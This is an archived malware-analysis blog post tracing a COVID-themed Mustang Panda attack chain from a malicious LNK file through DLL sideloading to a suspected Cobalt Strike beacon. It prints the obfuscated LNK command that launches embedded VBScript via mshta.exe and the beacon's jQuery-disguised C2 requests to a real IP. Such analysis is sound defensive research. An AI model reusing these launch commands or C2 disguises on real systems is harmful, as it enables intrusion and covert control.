Mustang Panda joins the COVID-19 bandwagon

Published: 2020-03-22 · Archived: 2026-04-05 16:20:10 UTC

In a time where Corona is all over the news, cyber criminals are also taking advantage of this situation. Weeks ago I stumbled on a twitter post regarding the MustangPanda APT group and decided to take a look at it.

Twitter status that started this blog post


Summary

The attack consists of multiple stages and it all starts with a LNK File which contains embedded HTML Code with a script tag carrying VBScript code.

The LNK file runs a command that executes the embedded code via mshta.exe. Afterwards a decoy document and dropper are placed and executed on the system.

The Dropper drops 3 other files into the Public Music folder and persists tencentsoso.exe via the task scheduler. Those files are all loaded into memory in order to execute code which contacts the C2 server to download the final stage which is believed to be a Cobalt Strike Payload.

Stage 1 – LNK Dropper




By looking at the properties of the LNK file we can find a malicious command entered into the target property:

```
 # raw
%comspec% /c f%windir:~-3,1%%PUBLIC:~-9,1% %x in (%temp%=%cd%) do f%windir:~-3,1%%PUBLIC:~-9,1% /f "delims==" %i

# beautified and pseudo code like
cmd.exe /c for %x in (%temp%=%cd%)
         do for /f "delims==" %i in ('dir %x\02-21-1.lnk /s /b')
                  do start mshta.exe "%i"
```

To simplify this, the command searches for the 02-21-1.lnk and executes it via mshta.exe. Mshta.exe[1] is an executable on Windows that can be used to run HTML Applications. In this case it is used to run malicious VBScript code which is embedded in HTML Tags that can be found in the LNK file.



Graphic explaining the lnk stage


The VBScript code opens a decoy document containing Chinese text, drops a PE executable and runs it. Here is the text translated into English:

```
Taiwanese deputy leader Chen Jianren recently wrote on Facebook that the characteristic of community transmissi

Taiwan's "Foreign Ministry" demanded that the United States correct it. Many netizens ridiculed that the author
```

Stage 2 – PE DROPPER


The dropped file is a PE executable that serves as another dropper which contains a resource named “HELP”.



Picture of Resource Hacker showing the resource

When executed, 3 files from the “HELP” resource are dropped into C:\Users\Public\Music and schtasks.exe is run in order to achieve persistence on the system.


Disassembly snippet of execution of schtasks.exe to persist one of the dropped files



tencentsoso.exe is actually a real file from Tencent and at least part of the software Tencent SideBar. The DLL File here however is custom made and used to load the nsa binary file. I believe that the attackers are trying to trick victims here into believing that this is legit software.

Stage 3 – Final PE File

Once tencentsoso.exe is executed, it dynamically loads the SideBar.DLL. The DLL then reads the nsa file and decrypts it with a simple XORing, allocates memory via VirtualAlloc with executable rights and writes the decrypted nsa content into executable memory. Afterwards it jumps to this executable content.




Decrypting nsa and dynamically jump to decrypted part

The sample uses a Cobalt Strike feature known as malleable c2 and contacts its C2 server 123.51.185.75 to download the next payload.

```
 GET /jquery-3.3.1.slim.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Host: code.jquery.com
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko)
Connection: Keep-Alive
Cache-Control: no-cache
```

Looking at the response in Wireshark, it becomes clear that the attackers hide the payload in the JQuery code. It reads the content of the file into a buffer, decrypts the code area and jumps to the offset 0x1008 to start the next stage.

HTTP Response from C2 Server



Start of decrypted payload in JQuery response

From here on the sample keeps sending HTTP requests to the C2 Server and waits for commands:

```
 GET /jquery-3.3.1.min.js HTTP/1.1
Host: code.jquery.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
Cookie: __cfduid=Z_FZubVJKboirizDP2zDYMDszubh4QhllqA5XPSeH2a5qAF0fLAjetJ4gIh5Gsr8WBWkWvD7w0y2zviHFqOhQHKgib9HdE0
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko)
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Sun, 22 Mar 2020 08:24:59 GMT
Server: NetDNA-cache/2.2
Content-Length: 5543
Keep-Alive: timeout=10, max=100
Connection: keep-alive
Content-Type: application/javascript; charset=utf-8
Cache-Control: max-age=0, no-cache
Pragma: no-cache
```

This final stage is believed to be Cobalt Strike. Any.Run Sandbox also detects it[2].
By looking at the traffic and doing some research, I found multiple posts that explain the way Cobalt Strike hides payloads in HTTP responses, the most interesting one being this one[3].

Icon used were made by Pixel perfect from www.flaticon.com

Source: https://malwareandstuff.com/mustang-panda-joins-the-covid19-bandwagon/